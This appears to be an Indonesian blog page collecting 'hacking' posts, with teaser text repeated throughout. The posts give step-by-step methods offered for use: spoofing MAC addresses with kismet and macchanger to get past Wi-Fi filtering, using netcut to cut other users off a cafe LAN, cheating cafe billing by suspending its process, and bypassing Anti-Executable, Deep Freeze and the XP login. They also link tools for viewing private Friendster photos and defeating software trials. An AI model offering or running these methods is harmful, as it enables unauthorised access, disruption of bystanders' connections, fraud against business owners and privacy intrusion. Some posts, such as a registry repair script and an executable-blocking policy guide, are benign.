lompat signal 2G ke 3G atau yang disebut istilah "kodok" untuk melewati limit 64kb yang diterapkan provider GSM bila sudah melebihi quota yang di batasi paket. Banyak yang menggunakan program mdma, tapi tidak semua modem support seperti sierra USBConnect 881 ini. silahkan tonton saja video di bawah ini
Showing posts with label hacking. Show all posts
Showing posts with label hacking. Show all posts

ANTIEXE!! Let Bypass again!!
Siapin alat2nya..
1. Regedit
note : kalo regedit di block, cari tools lain buat ngubah registry, atau cari regedit modifan
dah siap?
Continue Reading
1. Regedit
note : kalo regedit di block, cari tools lain buat ngubah registry, atau cari regedit modifan
dah siap?
Teknik melewati MAC ADDRESS filtering
terkadang kita menemukan AP yang ternyata disetting hanya mac address tertentu yang bisa masuk... berikut adalah contoh teknik melewati pembatasan tersebut.. ya teknik bypass lagi c...
contohnya saya memakai SO backtrack 4 :
# kismet
(opsi)
space
S - untuk men-sort
S - untuk men-sort terhadap SSID
Panah Bawah - Letakan di SSID AP yang kita inginkan.
ENTER - detail AP
C - lihat siapa saja client AP tersebut
Pastikan airmon tidak aktif di WLAN wlan0 (untuk atheros : ath0)
# airmon-ng stop wlan0
Untuk mengubah MAC address dari WLAN di eth1 menjadi sama dengan MAC address client yang diijinkan AP
# ifconfig wlan0 down
# ifconfig wlan0 hw ether 00:16:CF:C1:FA:F5
# ifconfig wlan0 up
atau untuk random MAC address
# macchanger -r wlan0
Continue Reading
contohnya saya memakai SO backtrack 4 :
# kismet
(opsi)
space
S - untuk men-sort
S - untuk men-sort terhadap SSID
Panah Bawah - Letakan di SSID AP yang kita inginkan.
ENTER - detail AP
C - lihat siapa saja client AP tersebut
Pastikan airmon tidak aktif di WLAN wlan0 (untuk atheros : ath0)
# airmon-ng stop wlan0
Untuk mengubah MAC address dari WLAN di eth1 menjadi sama dengan MAC address client yang diijinkan AP
# ifconfig wlan0 down
# ifconfig wlan0 hw ether 00:16:CF:C1:FA:F5
# ifconfig wlan0 up
atau untuk random MAC address
# macchanger -r wlan0
Using your cheap Dreamhost account as a proxy for Pandora etc
Here is an easy way to access US content websites. The only site this doesn't work with so far is Hulu (they must block some IP's)
You connect to dreamhost using an encrypted SSH tunnel so it's secure and reliable.
You need:
Bitvise Tunnelier
FoxyProxy for Firefox
A Dreamhost hosting account
Step 1
Log into your dreamhost account and make sure you have a user set up for shell access. 
Step 2
Install Tunnelier and use your primary domain name, port 22 and the login and password for the shell account user. 
Step 3
Under the services tab, set up the proxy option as follows. Now save and name the profile to your desktop. 
Step 4
Now install FoxyProxy in firefox and set up a new proxy as follows. Be sure to select socks5. 
Now when you want to use the proxy, launch the profile from the desktop and then select the proxy in firefox with FoxyProxy. Done!
Hadiah untuk bembenk, kalo mau proxy user name ama pass email gw yah yah ^_^
Mematikan jaringan komputer di LAN
Iseng - iseng jarigan warnet, Lan, Hotspot, atau ada teman yang buka situs porno potong/putus aja jaringanya.
programnya cuman cukup ini aja
cara memakainya
1. Download file program di atas
2. Install
3. jalan kan program

saya memakai program ini di warnet di deket rumah
4. Pilih komputer target pada tabel kiri dan klik cut off, sampai tanda on di samping kiri berubah menjadi off

Continue Reading
programnya cuman cukup ini aja
http://www.indowebster.com/netcut__2.html
cara memakainya
1. Download file program di atas
2. Install
3. jalan kan program

saya memakai program ini di warnet di deket rumah
4. Pilih komputer target pada tabel kiri dan klik cut off, sampai tanda on di samping kiri berubah menjadi off

RunAsDate solusi Program shareware/trial
Anda memiliki program dan game trial 30 hari, anda ingin bisa memakai selamananya ini solusinya
RunAsDate adalah program kecil yang memungkinkan anda untuk menjalankan sebuah program pada tanggal dan waktu yang anda tentukan. Program ini tidak mengubah sistem tanggal dan waktu komputer Anda, tetapi hanya injects tanggal / waktu yang Anda tetapkan ke dalam aplikasi yang diinginkan. Anda dapat menjalankan beberapa aplikasi secara bersamaan, masing-masing bekerja dengan berbagai aplikasi tanggal dan waktu, sedangkan yang nyata tanggal / waktu sistem anda terus berjalan normal.

http://www.indowebster.com/Run_as_date.html
cara pemakaiaan

Continue Reading
RunAsDate adalah program kecil yang memungkinkan anda untuk menjalankan sebuah program pada tanggal dan waktu yang anda tentukan. Program ini tidak mengubah sistem tanggal dan waktu komputer Anda, tetapi hanya injects tanggal / waktu yang Anda tetapkan ke dalam aplikasi yang diinginkan. Anda dapat menjalankan beberapa aplikasi secara bersamaan, masing-masing bekerja dengan berbagai aplikasi tanggal dan waktu, sedangkan yang nyata tanggal / waktu sistem anda terus berjalan normal.

http://www.indowebster.com/Run_as_date.html
cara pemakaiaan


Memblokir Semua File Executable Dan Script pada Drive
Virus computer yang tersebar sekarang umumnya berupa file executable (*.exe, *.scr; *.com;*.pif) dan file script (seperti *.vbs dan *.bat), bagaimanakah caranya supaya file-file ini tidak dapat dijalankan oleh kita dalam suatu drive termasuk di flashdisk sehingga computer kita tetap aman dari serangan virus karena mungkin saja file virus tersebut menggunakan ikon seperti file dokumen ataupun ikon folder?

Continue Reading
Dengan teknik ini, anda dapat memblok semua file script dan executable dalam suatu drive, sehingga tidak ada kemungkinan salah menjalankan program / script yang menyamar seperti file data. Contohnya saat anda mencolokan flashdisk bervirus menjadi drive e, dan drive tersebut telah diblok script dan executablenya sebelumnya, maka sekalipun anda klik berulang kali file virus tersebut, tetap saja file virus tersebut tidak dapat dijalankan dan pesan yang muncul seperti gambar berikut ini :

Kekurangannya adalah teknik ini tidak pandang bulu semua file executable dan script non virus juga tidak dapat dijalankan, jadi berhati-hatilah !!!! Jangan sampai menset blokir di drive system Windows.
Caranya :
1. Buka Control Panel
2. Pilih Administrative Tools
3. Pilih Local Security Policy
4. Selanjutnya pilih Software Restriction Policies, klik kanan padanya pilih Create New Policies

5. Maka akan terbentuk beberapa object baru di samping kanan.
6. Pilih Additional Rules, dan klik kanan
7. Pilih New Path Rules, seperti gambar berikut ini :

8. Masukkan alamat drive yang ingin diblokir semua script dan executablenya, misalnya e:\, seperti gambar berikut ini :

Untuk Security Level, jika anda pilih Unrestricted berarti blokir terbuka dan semua file di drive tersebut dapat dijalankan, tetapi jika Disallowed maka semua file executable dan script tidak dapat dijalankan, hanya file data seperti doc, xls, jpg dan lain-lainnya yang dapat dijalankan secara normal.
Selanjutnya Appy dan OK.
Pada Labtop saya, semua drive untuk data dan flashdisk diblokir, hanya system windows dan CD rom yang dibiarkan terbuka, bahkan folder My Documents saya pun diblokir supaya jika ada file virus yang masuk ke sana, tidak akan dapat dijalankan, kecuali blokir ini dibuka terlebih dahulu, entah dengan mengubah properties path blokiran menjadi Unrestricted ataupun dengan menghapusnya dari system Local Security tersebut. Jadinya seperti gambar berikut ini :

Demikian tutorial ini semoga berguna. Jika kita gunakan secara luas maka teknik ini akan mematikan penyebaran banyak virus executable dan script (*.vbs, *.js, *.bat; *.hta; *.wsf dll), tetapi tidak menutup kemungkinan penyebaran virus macro dan virus html, karena file data seperti document word dan html tetap dapat bekerja.
ref:Jasakom dot com.
Hacking Private and Public photo in Friendster
Fasilitas ini sudah tidak bisa lagi, terima kasih atas kunjungan anda
Friendster adalah salah satu situs jejaring sosial yang terkenal di Indonesia, dimana ada fasilitas Private foto dimana seseorang megkunci atau menggembok album foto hanya orang orang tertentu yang dapat melihat foto tersebut, beberapa hari yang lalu gempar ada cara mengintip foto - foto private tersebut, memang caranya agak rumit tapi
bagi yang doyan liat private foto, sekarang ada fasilitas untuk melihat private foto
http://fs.dibatam.com
http://transbitnet.web.id/fs/fs.php
http://www.diverprima.com/fs/ngeten.php
http://www.manismadu.com/kampret/
http://daneh2.pdg.pl/coba2/intip.php
http://www.ngebom.us.to/ngintip
http://transbitnet.web.id/fs/fs.php
http://www.diverprima.com/fs/ngeten.php
Source CODE
Original Picture :
http://dibatam.com/fs.txt
thumbnail Picture : ( paket hemat bw :p )
http://dibatam.com/fs2.txt
ref:k@skus
[TIPS] Forgot Your Password On XP?
Have you forgotten your password and you don't want to re-format your computer?
Well here's what you do...Please note that this only works on Windows XP!
PLEASE READ CAREFULLY!
1. Restart you computer
2. When booting, press F8 and select "Safe Mode"
3. After getting to the user menu. Click on a user and this time it will not ask you for a password
4. Go to Start > Run and type "CMD" (without the quotes)
5. At command prompt type in "cd C:\Windows\System32" (without the quotes), I am assuming C is your System/Windows Drive
6. For safety purposes first make a backup of your Logon.Scr file. You can do this by typing in "Copy to Logon.scr to Logon.bak" (without the quotes)
7. Then type "copy CMD.EXE Logon.scr" (without the quotes)
8. Then type this command, I will assume that you want to set Administrator's password to "MyNewPass" (without the quotes)
9. Now, type this in (I am assuming that you are still in the directory C:\Windows\System32), "net user administrator MyNewPass" without the quotes
10. You will get a message saying that it was successful, this means Administrator's new password is "MyNewPass" (without the quotes)
11. Restart the PC and you will login as Administrator (or whatever you chose to reset) with your chosen password and Enjoy!
ref:kaskus
Continue Reading
Well here's what you do...Please note that this only works on Windows XP!
PLEASE READ CAREFULLY!
1. Restart you computer
2. When booting, press F8 and select "Safe Mode"
3. After getting to the user menu. Click on a user and this time it will not ask you for a password
4. Go to Start > Run and type "CMD" (without the quotes)
5. At command prompt type in "cd C:\Windows\System32" (without the quotes), I am assuming C is your System/Windows Drive
6. For safety purposes first make a backup of your Logon.Scr file. You can do this by typing in "Copy to Logon.scr to Logon.bak" (without the quotes)
7. Then type "copy CMD.EXE Logon.scr" (without the quotes)
8. Then type this command, I will assume that you want to set Administrator's password to "MyNewPass" (without the quotes)
9. Now, type this in (I am assuming that you are still in the directory C:\Windows\System32), "net user administrator MyNewPass" without the quotes
10. You will get a message saying that it was successful, this means Administrator's new password is "MyNewPass" (without the quotes)
11. Restart the PC and you will login as Administrator (or whatever you chose to reset) with your chosen password and Enjoy!
ref:kaskus
Mengatasi Lupa Password Deep Freeze 5 dan Lupa Password Deep Freeze 6
Deep Freeze adalah salah satu program "pengaman" yang paling populer di warnet. Program ini memang cukup powerfull dalam menghadapi virus maupun tingkah laku usil pengunjung warnet. Apapun perubahan yang dilakukan oleh virus maupun pengunjung akan dikembalikan seperti kondisi semula oleh DF.
Sayangnya karena terlena oleh kemudahan ini, beberapa admin warnet kadang jadi lupa dengan password DF, akibatnya admin kebingungan ketika hendak menginstall program baru karena program tersebut akan ditendang lagi oleg Deep Freeze.
Berikut ini salah satu cara untuk mereset password DeepFreeze yang sudah saya coba dengan DF 5 dan DF 6.
Untuk DF 5 :
1. Install Df di kompie lain yang tidak terproteksi dengan DF. Set passwordnya sesuka anda. Agar saat ini rekan-rekan dengan saya, kita anggap saja password barunya adalah "bakmi"(tanpa tanda kutip).
2.Untuk DF 5, password DF tersebut disimpan di file bernama Persi0.sys yang terletak di drive C
Cara mereset passwordnya logikanya lumayan gampang seh : Kita replace saja file persi0.sys lama yang passwordnya kita lupa dengan file persi0.sys baru yang tentu saja passwordnya kita tahu karena baru saja kita buat.
3. hanya saja sampe saat ini proses mereplace ini setahu saya ternyata nggak gampang-gampang amat karena belum ada yang bisa melakukan dalam normal windows. (Bagi rekan-rekan yang tahu caranya silakan memberi masukan ). File persi0.sys tidak mau ditindih dengan file persi0.sys baru dalam normal wondows karena terproteksi oleh DF yang sedang berjalan.
4. Karena file persi0.sys tidak bisa diganggu gugat dalam normal windows maka kita terpaksa mencari cara lain. Anda bisa mencoba memakai sistem operasi lain, sistem operasi portabel, dan sebagainya untuk mereplace file persi0.sys. Tetapi saya pribadi cukup puas dengan memakai Recovery Consol milik Windows XP Prof Edition.
5. Anggap saja kita memakai CD Windows XP Professional untuk masuk DOS versi XP(Recovery Console Windows XP). Restart komputer. Set BIOS untuk boot lewat CD. Tekan enter untuk masuk CD Windows. Tunggu sampai muncul tulisan Windows XP Professional Setup. Muncul 3 pilihan : To Setup Windows XP Now, press Enter ; To repair a Windows XP installation using Recovery Console, press R ; To quit setup without installing Windows XP, press F3. Pilih/tekan R (to repair) untuk masuk ke dalam Recovery Console.
6. Isikan password admin anda. Bila dulu saat anda menginstall, tidak memasang password, tinggal tekan enter. Muncul prompt : C:Windows>
7.Copi file Persi0.sys dengan nama lain. Karena file Persi0.sys menyimpan password Bakmi, maka pada contoh ini file persi0.sys saya copi menjadi Bakmi.sys.
C:Windows> cd c: ---- pindah direktori ke C:
C:>copy persi0.sys Bakmi.sys ---- copi persi0.sys dengan nama lain
C:>exit ---- keluar
8. Masuk windows normal, copikan file Bakmi.sys di komputer teman anda tersebut ke dalam CD atau USB.
9. Selanjutnya masuk komputer anda yang DeepFreeze-nya terpassword. Copikan file bakmi.sys yang sudah anda buat ke dalam drive yang tidak diproteksi oleh DeepFreeze. Bila drive C diproteksi oleh DeepFreeze maka jangan masukkan bakmi.sys ke drive C, karena file ini akan dihapus oleh DeepFreeze. Anggap saja kita kopikan bakmi.sys ke drive D. Windows Recovery Console seperti cara sebelumnya. Rename file persi0.sys dengan nama lain. Copikan file bakmi.sys di drive D menjadi persi0.sys di drive C.
C:Windows>cd c: ----- pindah direktori
C:>ren persi0.sys Cp_persi0.sys ----- rename persi0.sys dengan nama lain
C:>copy d:Bakmi.sys c:persi0.sys ----- copy file baru menjadi persi0.sys
C:>exit
10. Masuk Windows, Masuk program DeepFreeze(konfigurasi) : Tekan Ctrl+Shift pada keyboard sambil mengklik icon DeepFreeze di Taskbar. Muncul kotak password. Isikan dengan password yang baru saja anda buat yaitu : Bakmi. Anda sudah bisa masuk file konfigurasi, tanpa perlu menginstall ulang DeepFreeze.Tanpa perlu install ulang windows.
Catatan :
Bila anda melakukan cara yang lebih ekstrim, seperti menghapus/merename file persi0.sys tanpa menggantikannya dengan file lain maka ada resiko system menjadi tidak stabil atau icon DeepFreeze-nya malah hilang dari Taskbar.
Ide-ide di atas bisa anda coba, bila DeepFreeze anda mengalami kerusakan sehingga meskipun anda ingat passwordnya tetapi program DeepFreeze itu sendiri hilang lenyap tidak tampak di Taskbar dan tidak bisa dipanggil. Kemungkinan besar ada file yang corrupt, bisa jadi file tersebut adalah file persi0.sys. Coba lakukan cara yang sama.
Untuk Deep Freeze versi 6 :
Caranya persis sama dengan Deep Freeze versi 5. Hanya saja untuk versi tertentu namanya lain yaitu $persi0.sys. Jadi kalau untuk DF versi 5 yang harus anda replace adalah file persi0.sys untuk DF versi 6 file yang harus anda replace adalah $persi0.sys (ada tambahan tanda dollar di depan).
Lha cara mereplacenya tentunya suka-suka anda, mau pake Linux, mau pake DOS, pake sistem oparasi portabel ya terserah situlah. Pada contoh ini saya cukup memanfaatkan Recovery Consolnya XP saja, karena nggak merasa butuh program lain.
Oke saudara sebangsa setanah air maupun saudara yang tidak sebangsa dan tidak setanah air. Sekian sedikit sharing dari saya. Mohon maaf bila ada kekurangan.
Artikel yang terkait bisa rekan-rekan intip di blog saya :
http://lovepassword.blogspot.com/2008/07/mengatasi-lupa-password-deepfreeze.html
Thank juga untuk lucubrb yang berbaik hati memberi masukan soal DF 5.70.220.1426
Continue Reading
Sayangnya karena terlena oleh kemudahan ini, beberapa admin warnet kadang jadi lupa dengan password DF, akibatnya admin kebingungan ketika hendak menginstall program baru karena program tersebut akan ditendang lagi oleg Deep Freeze.
Berikut ini salah satu cara untuk mereset password DeepFreeze yang sudah saya coba dengan DF 5 dan DF 6.
Untuk DF 5 :
1. Install Df di kompie lain yang tidak terproteksi dengan DF. Set passwordnya sesuka anda. Agar saat ini rekan-rekan dengan saya, kita anggap saja password barunya adalah "bakmi"(tanpa tanda kutip).
2.Untuk DF 5, password DF tersebut disimpan di file bernama Persi0.sys yang terletak di drive C
Cara mereset passwordnya logikanya lumayan gampang seh : Kita replace saja file persi0.sys lama yang passwordnya kita lupa dengan file persi0.sys baru yang tentu saja passwordnya kita tahu karena baru saja kita buat.
3. hanya saja sampe saat ini proses mereplace ini setahu saya ternyata nggak gampang-gampang amat karena belum ada yang bisa melakukan dalam normal windows. (Bagi rekan-rekan yang tahu caranya silakan memberi masukan ). File persi0.sys tidak mau ditindih dengan file persi0.sys baru dalam normal wondows karena terproteksi oleh DF yang sedang berjalan.
4. Karena file persi0.sys tidak bisa diganggu gugat dalam normal windows maka kita terpaksa mencari cara lain. Anda bisa mencoba memakai sistem operasi lain, sistem operasi portabel, dan sebagainya untuk mereplace file persi0.sys. Tetapi saya pribadi cukup puas dengan memakai Recovery Consol milik Windows XP Prof Edition.
5. Anggap saja kita memakai CD Windows XP Professional untuk masuk DOS versi XP(Recovery Console Windows XP). Restart komputer. Set BIOS untuk boot lewat CD. Tekan enter untuk masuk CD Windows. Tunggu sampai muncul tulisan Windows XP Professional Setup. Muncul 3 pilihan : To Setup Windows XP Now, press Enter ; To repair a Windows XP installation using Recovery Console, press R ; To quit setup without installing Windows XP, press F3. Pilih/tekan R (to repair) untuk masuk ke dalam Recovery Console.
6. Isikan password admin anda. Bila dulu saat anda menginstall, tidak memasang password, tinggal tekan enter. Muncul prompt : C:Windows>
7.Copi file Persi0.sys dengan nama lain. Karena file Persi0.sys menyimpan password Bakmi, maka pada contoh ini file persi0.sys saya copi menjadi Bakmi.sys.
C:Windows> cd c: ---- pindah direktori ke C:
C:>copy persi0.sys Bakmi.sys ---- copi persi0.sys dengan nama lain
C:>exit ---- keluar
8. Masuk windows normal, copikan file Bakmi.sys di komputer teman anda tersebut ke dalam CD atau USB.
9. Selanjutnya masuk komputer anda yang DeepFreeze-nya terpassword. Copikan file bakmi.sys yang sudah anda buat ke dalam drive yang tidak diproteksi oleh DeepFreeze. Bila drive C diproteksi oleh DeepFreeze maka jangan masukkan bakmi.sys ke drive C, karena file ini akan dihapus oleh DeepFreeze. Anggap saja kita kopikan bakmi.sys ke drive D. Windows Recovery Console seperti cara sebelumnya. Rename file persi0.sys dengan nama lain. Copikan file bakmi.sys di drive D menjadi persi0.sys di drive C.
C:Windows>cd c: ----- pindah direktori
C:>ren persi0.sys Cp_persi0.sys ----- rename persi0.sys dengan nama lain
C:>copy d:Bakmi.sys c:persi0.sys ----- copy file baru menjadi persi0.sys
C:>exit
10. Masuk Windows, Masuk program DeepFreeze(konfigurasi) : Tekan Ctrl+Shift pada keyboard sambil mengklik icon DeepFreeze di Taskbar. Muncul kotak password. Isikan dengan password yang baru saja anda buat yaitu : Bakmi. Anda sudah bisa masuk file konfigurasi, tanpa perlu menginstall ulang DeepFreeze.Tanpa perlu install ulang windows.
Catatan :
Bila anda melakukan cara yang lebih ekstrim, seperti menghapus/merename file persi0.sys tanpa menggantikannya dengan file lain maka ada resiko system menjadi tidak stabil atau icon DeepFreeze-nya malah hilang dari Taskbar.
Ide-ide di atas bisa anda coba, bila DeepFreeze anda mengalami kerusakan sehingga meskipun anda ingat passwordnya tetapi program DeepFreeze itu sendiri hilang lenyap tidak tampak di Taskbar dan tidak bisa dipanggil. Kemungkinan besar ada file yang corrupt, bisa jadi file tersebut adalah file persi0.sys. Coba lakukan cara yang sama.
Untuk Deep Freeze versi 6 :
Caranya persis sama dengan Deep Freeze versi 5. Hanya saja untuk versi tertentu namanya lain yaitu $persi0.sys. Jadi kalau untuk DF versi 5 yang harus anda replace adalah file persi0.sys untuk DF versi 6 file yang harus anda replace adalah $persi0.sys (ada tambahan tanda dollar di depan).
Lha cara mereplacenya tentunya suka-suka anda, mau pake Linux, mau pake DOS, pake sistem oparasi portabel ya terserah situlah. Pada contoh ini saya cukup memanfaatkan Recovery Consolnya XP saja, karena nggak merasa butuh program lain.
Oke saudara sebangsa setanah air maupun saudara yang tidak sebangsa dan tidak setanah air. Sekian sedikit sharing dari saya. Mohon maaf bila ada kekurangan.
Artikel yang terkait bisa rekan-rekan intip di blog saya :
http://lovepassword.blogspot.com/2008/07/mengatasi-lupa-password-deepfreeze.html
Thank juga untuk lucubrb yang berbaik hati memberi masukan soal DF 5.70.220.1426
Mencurangi Billing (ambil hikmahnya)
Seperti hack password winXP ( AMBIL HIKMAHNYA...)
Di milis hari ini ada diskusi yang tentang mencurangi billing dan ambil hikmahnya, berikut kutipannya
Dear rekan-rekan.....
Saya mau berbagi informasi bagaimana untuk menghentikan billing warnet. Ini
sudah dicoba diwarnet yang menggunakan billing. Bukan billing manual pake
Ms.Excel loh.. misalnya billing NetMAX for Client...
Terbukti pada saat billing mulai jalan, aku mulai menjalankan Process Explorer.
Pilih nama file billingnya dan klik kanan.
Pilih Suspend...perhatikan billingnya apakah masih jalan tidak karena seharusnya
berhenti..
Cuma hati2 harus pake trik ..tiap 1 jam disuspend terus resume lagi biar ga
ketauan ama si admin warnet.
Ok trim's moga bermanfaat...
Re: [jasakom-perjuangan] [info] Mencurangi Billing dengan Process Explorer
duh perbuatan kaya gini gak barokah... karmamu adalah perbuatanmu.. kasian
yg punya warnet kan juga usaha/cari duit halal.
no offens yah :)
Re: [jasakom-perjuangan] [info] Mencurangi Billing dengan Process Explorer
Bro..
Sekedar nfo.......
kalo Billing yg didesign gak "bagus" , itu bisa aja terjadi...
tapi untuk Billing seperti yg Aku buat gak mempan tuh...
karena begitu klik Start (ada script yg "One way" hanya di server) yg di server
yg ngitung, bukan di Client...
So, Kalo si user iseng nge"Suspend" gak ngaruh tuh
Re: [jasakom-perjuangan] [info] Mencurangi Billing dengan Process Explorer
Yep..bener banget..dengan catatan seperti yang mas John bilang,
Tthak's infonya :>
Re: [info] Mencurangi Billing dengan Process Explorer
Apapun motifnya tetep aja ilmunya yang kita tarik dari Inet nggak
barokah...nmnya main curang itu dosa bung walaupun jumlahnya nggak
seberapa..kasian atuh yang punya warnet, mau cari duit halal tapi
malah dikerjain..tips tersebut ok juga buat knowledge tp jgn sampe
merugikan orang lain..mending bikinlah sesuatu yang bermanfaat, itu
jauh lebih baik..hehehehehe pissss
Re: [jasakom-perjuangan] Re: [info] Mencurangi Billing dengan Process Explorer
betul....aku kan cuma sekedar kasihinfo dan mungkin saja bisa dicari solusinya
dan pasti ada manfaatnya supaya ga kecurian..
pisss juga
Re: [jasakom-perjuangan] Re: [info] Mencurangi Billing dengan Process Explorer
2008/7/9 Danang <doyox666@...>:
manfaat itu pasti ada
saya melihatnya hanya masalah bahasa .
bagaimana bahasa itu di sampaikan .
bila di sampaikan secara tidak halus akan terdengar sprti itu apa adanya.
bagi penganut disclose , Milw0rm adalah gudang ilmu , milw0rm ada
lah cara membeli minyak dgn harga murah , dan cara tsb di sampaikan
dgn bahasa reseacher . terdengar halus kan ??
bung ahmad menyampaikan hal yg sama tapi apes
terburu buru akhirnya terkesan evil .
semuanya pasti ada manfaatnya
so teman
plis jgn terlalu cepat mencabut pedang
untuk sebuah prasangka yg bisa saja false
oce ???
--
Pirus
Re: [jasakom-perjuangan] Re: [info] Mencurangi Billing dengan Process Explorer
Terima kasih bung Pirus nasehatnya..maksudnya bukan untuk kejahatan tapi kan
dari awal aku udah bilang sekedar informasi...
hihihii
Sekalian nih aku juga mau berbagi . karena lagi musim ARP Spofing ini ada
aplikasi yang amat bernanfaat.
Sekali lagi ini hanya ilmu dan diserahkan kepada masing2 individu.-->
WinArpAttacker
Re: [jasakom-perjuangan] Re: [info] Mencurangi Billing dengan Process Explorer
S7 Bang "Pirus"
Pandangilah Sgla Ilmu dri Sisi Positifnya,,!
Bahasa dan Pemahaman sangat berperan penting dalam penyampiaan suatu maskud,!
Saya Yakin, semua Rekan2 di Forum ini, ingin memberikan sesuatu yang bermanfaat,
bukan sebaliknya.!
Kita Kembalikan pd Setiap Individu, Paling tidak sampai ke Forum ini, sudah bisa
dan dapat membedakan mana yg seharusnya dan mana yg tak seharusnya.!
Majukan Negeri ini dengan IT.
Salam Perjuangan
Re: [jasakom-perjuangan] Re: [info] Mencurangi Billing dengan Process Explorer
Regard To danang... so absolute....
sependapat dengan pendapat mas danang....
Menjabut pedang sebelum jelas... bisa jadi timbul perang....
tapi mangacungkan pedang bukan berari mengajak perang....
bisa jadi dia penjual pedang yang harus mengacung-2 kan pedangnya agar
bisa di lihat ma pembeli....
so take be obyketif...
pissss.....
OP warnet juga manusia...
User warnet juga manusia....
Ilmu dipandang bukan dari mana asalnya.. tetapi seberapa besar manfaat
ilmu itu yang terpenting...
salut.....
Re: [info] Mencurangi Billing dengan Process Explorer
setuju bang pirus....
mungkin kalo bahasanya diperhalus mungkin bisa lebih enak
ditanggapinya..karena dari judul awalnya aja udah "mencurangi
billing...." wah kesannya gmn gitu...tp tenang aj brader gak ada
ilmu yang gak berguna walaupun jahat tetap saja berguna..hehehehe
Re: [info] Mencurangi Billing dengan Process Explorer
Hehehe..boleh jg tipsna, tapi skrg juga dah banyak admin warnet yg
pinter. Process Explorer is disabled ;)
uYe
Re: [jasakom-perjuangan] [info] Mencurangi Billing dengan Process Explorer
Knapa sih klo mo coba - coba bawaannya warnet aja yg jadi korban ..
memangnya yg jaga bukan manusia apa...
dia juga tuh orang sama kek kita yg nyari duit lewat jaga warnet .
Semoga Bermanfaat
Buat tabbed di YM biar gk menuhin windows
Intro
reg ini buat private message di yahoo messenger supaya active tabnya, karena kalau kebanyakan PM pan menuhin bar windowsnya kek IE itu loh
jadi kalau sudah di patch jadinya seperti firefox
lihat hasil contoh berikut ini

Code:
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Yahoo\pager]
"Tabbed IM"=dword:00000000
simpan langsung dari sourcenya dan jalankan yah
Q: Gk suka gimana cara matikannya
A: telusuri di registry dan delete atau rubah nilai 1 (true/Yes) menjadi 0 (false/no)
Wassalam,
ref : kaskus kamar 14
Continue Reading
reg ini buat private message di yahoo messenger supaya active tabnya, karena kalau kebanyakan PM pan menuhin bar windowsnya kek IE itu loh
jadi kalau sudah di patch jadinya seperti firefox
lihat hasil contoh berikut ini
Code:
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Yahoo\pager]
"Tabbed IM"=dword:00000000
simpan langsung dari sourcenya dan jalankan yah
Q: Gk suka gimana cara matikannya
A: telusuri di registry dan delete atau rubah nilai 1 (true/Yes) menjadi 0 (false/no)
Wassalam,
ref : kaskus kamar 14
Hacking Anti Exe
Anti-Executable atau yang di kenal dengan Anti Exe, adalah program untuk memblokrik program di luar program yang d install di komputer, ini adalah salah satu senjata warnet selain Deep Freez, untuk tindak pencegahan dari program2 iseng dan Virus.
Sekarang Bagaimana untuk agar kita bisa jalanin program bila komputer yang kita pakai terdapat Anti Exe. Gampang siapakan CD atau Flash Disk yang sudah di isi dengan program anda (lebih baik program Portable karena tidak perlu di Install), bilang kepada Operator agar membukakan CD kita dari komputer Operator karena nota bene Komputer Client Gak ada CD nya, setelah di masukkan CD, arahkan browser ke CD Kita yang ada Program tersebut... Klik 2x Tara.... bisa kebuka dengan lancar Program anda, karena apa? karena program tersebut tidak berapa pada komputer client melainkan di komputer Operator
Nb: cara ini tidak dapat di pakai lagi jika menggunakan anti exe versi 3
Continue Reading
Sekarang Bagaimana untuk agar kita bisa jalanin program bila komputer yang kita pakai terdapat Anti Exe. Gampang siapakan CD atau Flash Disk yang sudah di isi dengan program anda (lebih baik program Portable karena tidak perlu di Install), bilang kepada Operator agar membukakan CD kita dari komputer Operator karena nota bene Komputer Client Gak ada CD nya, setelah di masukkan CD, arahkan browser ke CD Kita yang ada Program tersebut... Klik 2x Tara.... bisa kebuka dengan lancar Program anda, karena apa? karena program tersebut tidak berapa pada komputer client melainkan di komputer Operator
Nb: cara ini tidak dapat di pakai lagi jika menggunakan anti exe versi 3
cara lain
http://blog.ardi85.web.id/2010/03/antiexe-let-bypass-again.html
[TRIK] sedikit antibodi registry
ini trik buat ngakalin virus2 ato program2 yg sering ngeblokir regedit, task manager, ato virus yg biasanya suka ngubah ekstensi .exe,.com,dsb biar pas dijalanin file dg ekstensi tsb taunya malah ngeeksekusi virus..
antibodi kali ini ketika dirun ad pilihan, yg pertama looping yg kedua cuma sekali suntik..
klo looping, mk antibodi ini terus2an (balapan, mungkin jauh lebih cpt dari timer virus buat ngeblokir registry) mulihin beberapa key penting diregistry.
yg penting tujuannya kita tetep bisa buka task manager sama regedit...
ok...ini dia kodenya tinggal kopi paste ke notepad trus save jadi antibodi.vbs, lalu dobel klik..
[ yg ini udah bisa buka folder options, tp biasanya windows butuh restart explorer.exe dulu biar settingan yg ini ngefek ]
selamat menikmati :
ref:Kaskus kamar 14
Continue Reading
antibodi kali ini ketika dirun ad pilihan, yg pertama looping yg kedua cuma sekali suntik..
klo looping, mk antibodi ini terus2an (balapan, mungkin jauh lebih cpt dari timer virus buat ngeblokir registry) mulihin beberapa key penting diregistry.
yg penting tujuannya kita tetep bisa buka task manager sama regedit...
ok...ini dia kodenya tinggal kopi paste ke notepad trus save jadi antibodi.vbs, lalu dobel klik..
[ yg ini udah bisa buka folder options, tp biasanya windows butuh restart explorer.exe dulu biar settingan yg ini ngefek ]
selamat menikmati :
Code:
' AntiBody Registry Windows

dim rg,std,a,b,c,t
a = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\"
b = "HKEY_LOCAL_MACHINE\Software\Microsoft\WIndows NT\Image File Execution Options\"
std = chr(34) & "%1" & chr(34) & " %*"
set rg=createobject("wscript.shell")

t=msgbox("Mau dilooping terus apa ngga?",36,"Antibodi!Registry")
if t = 6 then
do
  sehat
loop until i = 1
else
sehat
end if

sub SEHAT()
' yang ini buat ngereset settingan windows

rg.regwrite a & "System\DisableRegistryTools",0,"REG_DWORD"
rg.regwrite a & "System\DisableTaskMgr",0,"REG_DWORD"
rg.regwrite a & "System\DisableCMD",0,"REG_DWORD"
rg.regwrite a & "Explorer\NoFolderOptions",0,"REG_DWORD"

' yang ini buat ngereset setingan debbuger program
rg.regwrite b & "msconfig.exe\Debugger",""
